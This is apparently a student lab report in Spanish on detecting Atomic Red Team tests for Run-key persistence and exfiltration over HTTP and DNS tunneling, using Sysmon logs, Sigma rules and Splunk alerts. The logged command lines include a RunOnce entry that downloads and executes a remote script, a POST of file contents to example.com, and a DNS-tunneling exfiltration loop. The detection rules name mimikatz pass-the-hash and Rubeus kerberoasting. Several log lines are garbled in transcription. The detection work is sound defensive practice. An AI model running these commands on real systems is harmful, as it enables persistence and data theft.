ParentProcessId: 6596
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: CLASE\Administrador
Collapse
host = Windows2019DC : source = WinEventLog:Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Ataque T1547.001: Ejecución Automática al Inicio (Run Keys)

Esta técnica modifica las ubicaciones que inician automáticamente programas al iniciar sesión o arrancar el sistema, asegurando que el código malicioso se ejecute repetidamente.

Comandos usados en Atomic: [Invoke-AtomicTest T1547.001/ Invoke-AtomicTest T1547.001 -ShowDetails](#)

IoC Basados en el Host

Creación de Archivos/Artefactos:

- **Archivos de Inicio:** Creación de archivos maliciosos (.exe, .vbs, .lnk) en carpetas de inicio de usuario o del sistema (e.g., %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup).

Modificación del Registro (Persistencia):

- **Modificaciones en Claves de Registro de Inicio:** Eventos de modificación (Sysmon Event ID 12/13) en las siguientes claves:
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- O sus variantes RunOnce o las claves de política de inicio de sesión (UserInitMprLogonScript).
- **Valor de Datos Sospechoso:** El nuevo valor de registro apunta a un ejecutable desconocido o a una ruta de fichero inusual.

Actividad de Procesos Sospechosos:

- **Proceso Padre Inusual:** Al arrancar el sistema, el proceso que ejecuta el *payload* tiene como padre un proceso del sistema (como explorer.exe o userinit.exe) en lugar de un proceso de aplicación.

Evidencias de Detección y Mecanismo

Esta técnica de persistencia se logra manipulando las claves de registro de ejecución automática (Run, RunOnce) para que el *payload* se reinicie automáticamente tras el inicio de sesión del usuario.

Dado que la evidencia de logs se centra en Sysmon Event ID 1, la detección se basa en la ejecución del comando que realiza la modificación, que es la acción más ruidosa en el endpoint.

1. Evidencia de Ejecución y Creación de Persistencia (Sysmon Event ID 1)

- **Comando Clave de Atomic:** `reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run ...`
- **Mecanismo:** El atacante utiliza reg.exe o PowerShell para escribir directamente la ruta del *payload* en una de las claves Run del sistema o del usuario, asegurando que se ejecute en el próximo inicio de sesión.
- **Evidencia de Log (Sysmon):** El EventID: 1 (Process Creation) registra el proceso responsable. El campo CommandLine contiene la ruta de la clave del registro afectada (*CurrentVersion\Run*) y el *payload* asociado.

```





11/14/25 11:13:30.174 AM 11/14/2025 11:13:30.174 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=5-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=35344
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-14 10:13:30.172
ProcessGuid: {5c1bbb6-80ca-6917-c401-000000001d00}
ProcessId: 3256
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c reg add "HKKEY_CLASSES_ROOT\Directory\Background\shell\Size Modify\command" /ve /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5c1bbb6-f9de-6916-86a8-050000000000}
LogonId: 0x5A086
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-B0866CFDDA37E24DC2634DC282C7A0E6F552090A17A8FA105B07414C0E7C527
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 5804
ParentImage: -
ParentCommandLine: -
ParentUser: -
Collapse
host = Windows2019DC : source = WinEventLog\Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog\Microsoft-Windows-Sysmon/Operational

11/14/25 11:13:28.690 AM 11/14/2025 11:13:28.690 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=5-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=35382
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-14 10:13:28.680
ProcessGuid: {5c1bbb6-80c8-6917-af01-000000001d00}
ProcessId: 508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "powershell.exe" & {if ((Test-Path -Path \\*\HLM:\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*)) {[
-New-Item -ItemProperty -Path \\*\HLM:\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run -Name \\*\atomictest\\* -Value \\*\C:\Windows\System32\calc.exe\\*
]}
Set-ItemProperty -Path \\*\HLM:\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\\* -Name \\*\atomictest\\* -Value \\*\C:\Windows\System32\calc.exe\\*"}
CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5c1bbb6-f9de-6916-86a8-050000000000}
LogonId: 0x5A086
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-DE96A6E69944335375DC1AC23833606688909FFC7073628EF4FE1B1B160AB32C
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 5804
ParentImage: -
ParentCommandLine: -
ParentUser: -
Collapse
host = Windows2019DC : source = WinEventLog\Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog\Microsoft-Windows-Sysmon/Operational

11/14/25 11:13:26.120 AM 11/14/2025 11:13:26.120 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=5-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=35244
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-14 10:13:26.120
ProcessGuid: {5c1bbb6-80c8-6917-9201-000000001d00}
ProcessId: 1400
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "powershell.exe" & {&RunOnceKey = \\*\HLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce\\*
set-itemproperty ShmOnceKey \\*\NewRun\\* powershell.exe \\*\TEX (New-Object Net.WebClient).DownloadString('https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1547.001/src/Discovery.bat\\*\')\\*"}
CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5c1bbb6-f9de-6916-86a8-050000000000}
LogonId: 0x5A086
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-DE96A6E69944335375DC1AC23833606688909FFC7073628EF4FE1B1B160AB32C
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 5804
ParentImage: -
ParentCommandLine: -
ParentUser: -
Collapse
host = Windows2019DC : source = WinEventLog\Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog\Microsoft-Windows-Sysmon/Operational

```

- **Evidencia Gráfica:** La evidencia visual de la creación de la clave de registro (capturas de pantalla del Editor de Registro) es una prueba **directa e innegable** de que la persistencia se estableció con éxito.



Ataque T1041: Exfiltración de Datos sobre Canal C2

Esta técnica se centra en mover datos robados del entorno comprometido a un sistema externo controlado por el atacante, utilizando el canal de Comando y Control (C2) ya establecido.

Comandos usados en Atomic: [Invoke-AtomicTest T1041/ Invoke-AtomicTest T1041 - ShowDetails](#)

IoC Basados en el Host

Creación de Archivos/Artefactos:

- **Archivos de Staging o Archivados:** Creación de ficheros .zip, .rar, .7z o .tar en carpetas temporales (%TEMP%) que contienen múltiples archivos sensibles, listos para ser enviados.
- **Volúmenes Grandes de Lectura de Archivos:** El proceso malicioso accede y lee rápidamente un gran volumen de datos desde directorios sensibles (e.g., bases de datos, documentos de usuario).

IoC Basados en la Red (C2)

- **Aumento de Tráfico Saliente:** Un pico repentino y significativo en el volumen de datos salientes (ancho de banda) desde el *host* comprometido, especialmente si el tráfico se dirige al servidor C2 conocido.
- **Tráfico Cifrado a Ubicación Externa:** Gran volumen de tráfico cifrado (TLS/HTTPS o SSH) hacia una dirección IP externa, sin un patrón de navegación web claro (el tráfico no sigue el comportamiento de un navegador).
- **Exfiltración Lenta y Constante (*Drip Feeding*):** Patrones de exfiltración de pequeños bloques de datos a intervalos regulares durante un período prolongado, intentando evadir los umbrales de detección de volumen.
- **Uso de Protocolos de Exfiltración:** Tráfico saliente que utiliza protocolos inusuales o sobrecargados, como:
 - Datos codificados en peticiones DNS (consulta de subdominios largos).
 - Datos en campos de encabezado HTTP o ICMP.


Evidencias de Detección y Mecanismo

Este ejercicio simula la técnica T1041: Exfiltración sobre canal C2 (Comando y Control). Nos enfocamos en detectar la actividad de un atacante que utiliza PowerShell para enviar datos recopilados fuera del sistema mediante el protocolo web HTTP/S.

Atomic Test #1: Exfiltración mediante HTTP/S (C2 Data Exfiltration)

- **Comando Clave:** Invoke-WebRequest -Uri example.com -Method POST -Body \$filecontent
- **Mecanismo:** El comando Invoke-WebRequest se utiliza para realizar una solicitud web con el método POST, que es la forma estándar de enviar datos a un servidor (el C2). Esto simula la exfiltración a través del protocolo HTTP/S.
- **Evidencia de Detección (Sysmon Log anterior):** Event ID 1 con la línea de comandos de Invoke-WebRequest.

```
11/14/25      11/14/2025 02:09:17.073 PM
2:09:17.073 PM LogName=Microsoft-Windows-Sysmon/Operational
                EventCode=1
                EventType=4
                ComputerName=Windows2019DC.Clase.local
                User=NOT_TRANSLATED
                Sid=S-1-5-18
                SidType=0
                SourceName=Microsoft-Windows-Sysmon
                Type=Información
                RecordNumber=37856
                Keywords=None
                TaskCategory=Process Create (rule: ProcessCreate)
                OpCode=Información
                Message=Process Create:
                RuleName: -
                UtcTime: 2025-11-14 13:09:17.070
                ProcessGuid: {5cc1bbb6-29fd-6917-ae06-000000001d00}
                ProcessId: 5992
                Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
                Description: Windows PowerShell
                Product: Microsoft Windows® Operating System
                Company: Microsoft Corporation
                OriginalFileName: PowerShell.EXE
                CommandLine: "powershell.exe" & {if(-not (Test-Path $env:TEMP\LineNumbers.txt)){
                1..100 | ForEach-Object { Add-Content -Path $env:TEMP\LineNumbers.txt -Value \"This is line $_.\" }
                }
                [System.Net.ServicePointManager]::Expect100Continue = $false
                $filecontent = Get-Content -Path $env:TEMP\LineNumbers.txt
                Invoke-WebRequest -Uri example.com -Method POST -Body $filecontent -DisableKeepAlive}
                CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
                User: CLASE\Administrador
                LogonGuid: {5cc1bbb6-f9de-6916-86a0-050000000000}
                LogonId: 0x5A086
                TerminalSessionId: 1
                IntegrityLevel: High
                Hashes: SHA256-DE96A6E69944335375DC1AC23833606688909FC7D73628EF4FE1B1B160A832C
                ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
                ParentProcessId: 5804
                ParentImage: -
                ParentCommandLine: -
                ParentUser: -
                Collapse
host = Windows2019DC | source = WinEventLog/Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog/Microsoft-Windows-Sysmon/Operational
```

Atomic Test #2: Exfiltración mediante DNS (DNS Subdomains)

Esta prueba simula una técnica más avanzada conocida como **DNS Tunneling**.

- **Vector de Exfiltración: DNS (Query)**
- **Comando Clave:** `Resolve-DnsName -Name $dnsQuery`
- **Mecanismo:**
 1. El dato a exfiltrar (`$exfiltratedData`) se codifica en Base64.
 2. Se divide en pequeños fragmentos (`$chunks`).
 3. Cada fragmento se antepone al nombre del servidor DNS (`$dnsServer`) para formar una consulta única.
 4. `Resolve-DnsName` es el comando que realiza una consulta DNS legítima, pero el atacante no busca la respuesta, sino que el dato está en la consulta misma. El servidor C2 malicioso (actuando como servidor DNS) recibe esta consulta y reconstruye los datos. Esto simula la exfiltración a través del protocolo DNS.

```
11/14/25      11/14/2025 02:09:18.699 PM
2:09:18.699 PM LogName=Microsoft-Windows-Sysmon/Operational
                EventCode=1
                EventType=4
                ComputerName=Windows2019DC.Clase.local
                User=NOT_TRANSLATED
                Sid=S-1-5-18
                SidType=0
                SourceName=Microsoft-Windows-Sysmon
                Type=Información
                RecordNumber=37861
                Keywords=None
                TaskCategory=Process Create (rule: ProcessCreate)
                OpCode=Información
                Message=Process Create:
                RuleName: -
                UtcTime: 2025-11-14 13:00:18.607
                ProcessGuid: {5cc1bbb6-29fe-6917-b106-000000001d00}
                ProcessId: 1436
                Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
                Description: Windows PowerShell
                Product: Microsoft® Windows® Operating System
                Company: Microsoft Corporation
                OriginalFileName: PowerShell.EXE
                CommandLine: "powershell.exe" & {"$dnsServer = \"dns.example.com\"
                $exfiltratedData = \"SecretDataToExfiltrate\"
                $chunkSize = 63

                $encodedData = [System.Text.Encoding]::UTF8.GetBytes($exfiltratedData)
                $encodedData = [Convert]::ToBase64String($encodedData)
                $chunks = $encodedData -split \"\"(.{$chunkSize})\""}

                foreach ($chunk in $chunks) {
                    $dnsQuery = $chunk + \"\".\"\" + $dnsServer
                    Resolve-DnsName -Name $dnsQuery
                    Start-Sleep -Seconds 5
                }
                CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
                User: CLASE\Administrador
                LogonGuid: {5cc1bbb6-f9de-6916-86a0-050000000000}
                LogonId: 0x5A086
                TerminalSessionId: 1
                IntegrityLevel: High
                Hashes: SHA256-DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C
                ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
                ParentProcessId: 5804
                ParentImage: -
                ParentCommandLine: -
                ParentUser: -
                Collapse
                host = Windows2019DC | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Conclusión

Sí, el atacante simulado en el laboratorio ha utilizado dos métodos diferentes de exfiltración bajo la técnica T1041:

1. **Exfiltración por HTTP/S (POST) (Test #1).**
2. **Exfiltración por DNS Tunneling (Test #2).**

Esto demuestra que los *Red Teams* (y los *Blue Teams* deben estar listos) usan múltiples canales para garantizar que los datos se filtren si un canal es bloqueado o detectado.

Evasión de Defensas (T1027) Integrada

Hemos identificado la aplicación de T1027 (Ofuscación de Archivos o Información) en tres técnicas clave de la cadena de ataque, principalmente en la fase de ejecución y exfiltración.

T1566.001 (Spear Fishing):

- La macro o payload inicial ejecuta comandos ofuscados o codificados a través de PowerShell, lo que le permite evadir las herramientas de seguridad que escanean patrones de comandos claros. También usan la mascarada de archivos T1036.004 (ej., .pdf.exe).

T1550.002 (Pass the Hash):

- La ejecución de mimikatz.exe o herramientas similares a menudo involucra renombrar el binario o usar *loaders* ofuscados para evitar la detección por firmas de archivo. La técnica en sí evita el mecanismo de autenticación clásico.

T1041 (Exfiltración sobre Canal C2):

- Esta es una aplicación clave del T1027. Los datos robados se codifican (ej., Base64) antes de ser enviados. Esta codificación camufla el contenido sensible dentro de las consultas DNS o peticiones HTTP, evitando los sistemas de Prevención de Pérdida de Datos (DLP).

7.- Creación de reglas en sigma y alertas en Splunk

Introducción

El objetivo fundamental de esta sección es operacionalizar el conocimiento táctico adquirido, transformando los IOCs y las técnicas MITRE ATT&CK identificadas (T1566.001, T1558.003, etc.) en **controles de detección activos**.

El proceso se articula en cuatro pasos clave:

1. **Creación de Reglas Sigma:** Definir la lógica de detección de forma **portable** y agnóstica al SIEM, utilizando el estándar **Sigma**.
2. **Compilación a Splunk:** Traducir estas reglas Sigma al lenguaje nativo de Splunk, el **Search Processing Language (SPL)**.
3. **Creación de Alertas:** Establecer las búsquedas SPL como **Alertas Operativas** en Splunk, incorporando la lógica de umbral y correlación necesaria.

4. **Verificación de Fidelidad:** Ejecutar las alertas contra nuestros logs de evidencia para **confirmar y validar** su funcionamiento, asegurando que detectan el ataque de alta fidelidad.

Este enfoque garantiza que el trabajo analítico se convierte en una **capacidad de monitorización continua y proactiva** para la infraestructura defendida.

Fase 1: Análisis y Definición del Alcance

En esta fase, se traduce cada técnica MITRE ATT&CK en un Indicador de Compromiso (IOC) verificable y se determina la fuente de log mínima requerida para su detección.

Técnica MITRE	IoC observado	Fuente de Log	Control ENS / ISO
T1566.001 / T1204.002	Office ejecuta powershell.exe o cmd.exe	Sysmon – ID 1	MP.SI.1 / A.12.4.1
T1558.003	Solicitudes TGS masivas desde una cuenta	Windows Security – ID 4769	OP.ACC.4 / A.9.4.1
T1550.002	Ejecución de cmd.exe tras autenticación remota	Sysmon – ID 1	OP.ACC.2 / A.9.2.3
T1136.002	Creación de usuario o modificación de grupo	Sysmon – ID 1	OP.ACC.3 / A.9.2.5
T1547.001	Ejecución de binario persistente tras reinicio	Sysmon – ID 1	OP.EXP.1 / A.12.6.2
T1041	Comandos de DNS tunneling con PowerShell	Sysmon / PowerShell Logs	MP.COM.1 / A.13.1.1

Fase 2: Desarrollo de la Regla Sigma (Lenguaje YAML)

La regla Sigma se ha utilizado como lenguaje intermedio para definir la lógica de detección de manera universal. Dado que la fuente principal de evidencia en este ejercicio ha sido Sysmon, las reglas se han centrado en la categoría process_creation.

1.- Estructura de la Regla: Se han creado archivos YAML (.yaml) incluyendo:

- **Metadatos:** ID único (UUID), título, descripción y referencias a MITRE ATT&CK.
- **Fuente del Log (logsource):** Se ha especificado product: windows y category: process_creation para aprovechar la visibilidad de comandos ejecutados.

2.- Lógica de Detección (detection): Se han definido patrones de coincidencia de cadenas para identificar las herramientas y comandos del atacante.

- **Ejemplo T1550.002 (Pass the Hash):** En lugar de eventos de autenticación complejos, se ha optado por detectar la ejecución de la herramienta en el endpoint: `CommandLine|contains: 'sekurlsa::pth'` o `Invoke-WMIExec`.

```
title: Detección de Pass the Hash (Mimikatz/WMIExec)
id: 6a71376d-5329-421a-98b5-068709458d42
status: experimental
description: Detecta comandos asociados a la inyección de hashes (Pth).
author: Grupo 4
logsource:
  product: windows
  service: sysmon
  category: process_creation
detection:
  selection_mimikatz:
    CommandLine|contains: 'sekurlsa::pth'
  selection_wmiexec:
    CommandLine|contains|all:
      - 'Invoke-WMIExec'
      - '-Hash'
  condition: selection_mimikatz or selection_wmiexec
level: critical
```

- **Ejemplo T1547.001 (Persistencia):** Se han seleccionado eventos de Creación de Proceso (EventID: 1) donde se ejecuta el comando `reg add` apuntando a claves `Run` o `RunOnce`, lo cual ofrece una detección temprana de la intención del adversario.

```
title: Persistencia mediante Claves Run/RunOnce
id: e2c9a8b1-5d3f-4a6e-9c8b-1d7e5f4a3b2c
status: experimental
description: Detecta modificaciones en claves de registro de inicio automático.
author: Grupo 4
logsource:
  product: windows
  service: sysmon
  category: process_creation
detection:
  selection_img:
    Image|endswith:
      - '\reg.exe'
      - '\powershell.exe'
  selection_keys:
    CommandLine|contains:
      - 'CurrentVersion\Run'
      - 'CurrentVersion\RunOnce'
  selection_action:
    CommandLine|contains:
      - 'reg add'
      - 'New-ItemProperty'
      - 'Set-ItemProperty'
  condition: selection_img and selection_keys and selection_action
level: high
```

Fase 3: Compilación a Splunk (Conversión a SPL)

Para la traducción de reglas, se ha utilizado la herramienta moderna Sigma CLI (sigma-cli), que sustituye al antiguo sigmac. Este proceso requirió la configuración de pipelines específicos para asegurar la compatibilidad con el entorno Windows.

1.- Compilación Específica: Se ejecutó la conversión especificando el target (splunk) y el pipeline de procesamiento para mapear correctamente los campos de Windows:

```
sigma convert -t splunk -p splunk_windows regla_ataque.yml
```

2.- Ajuste y Optimización de SPL: El código SPL generado automáticamente fue refinado manualmente en la consola de Splunk.

- **Adaptación al Entorno:** Se añadió el filtro base `index=* source="*sysmon*" EventCode=1`.
- **Búsqueda de Texto Libre:** Debido a particularidades en la extracción de campos (CommandLine vs texto plano) en el entorno de laboratorio, se optimizó la consulta para buscar las cadenas de caracteres clave (ej. "Invoke-WebRequest" AND "-Method POST") asegurando que la alerta se disparase independientemente del parseo de campos.

```
index=* source="*sysmon*" EventCode=1 (
  ( "rubeus" AND "kerberoast" )
  OR
  "Invoke-Kerberoast"
)

index=* source="*sysmon*" EventCode=1 (
  "sekurlsa:pth"
  OR
  ( "Invoke-WMIExec" AND "-Hash" )
)
```

Fase 4: Creación y Verificación de la Alerta en Splunk

El SPL final validado se implementó como una alerta activa.

1.- Configuración Operacional:

- Se guardaron las búsquedas como Alertas con ejecución programada o en tiempo real.
- **Condición de Activación (Trigger):** "Número de resultados > 0", lo que indica que la detección de un solo evento malicioso es suficiente para generar una

alerta.

Save As Alert

Settings

Title: Alerta Kerberoasting

Description: Optional

Permissions: Private Shared in App

Alert type: Scheduled Real-time

Run every week

On: Monday at 6:00

Expires: 24 hour(s)

Trigger Conditions

Trigger alert when: Number of Results

is greater than 0

Trigger: Once For each result

Throttle ☐

Trigger Actions

+ Add Actions

Cancel Save

2.- Acciones de Respuesta:

- Se configuró la acción "Add to Triggered Alerts" para visualizar los incidentes en el panel de control I de Splunk Enterprise.

> Acceso Inicial y Ejecución (T1566.001 / T1204.002)

> Exfiltración (T1041)

✓ Kerberoasting (T1558.003)

Llamada a Rubeus para obtención de credenciales mediante tiquets de kerberos

Modified: Nov 19, 2025 6:05:32 PM

Alert type: Realtime.

Trigger condition: Per-Result.

Actions: 1 Action

Add to Triggered Alerts


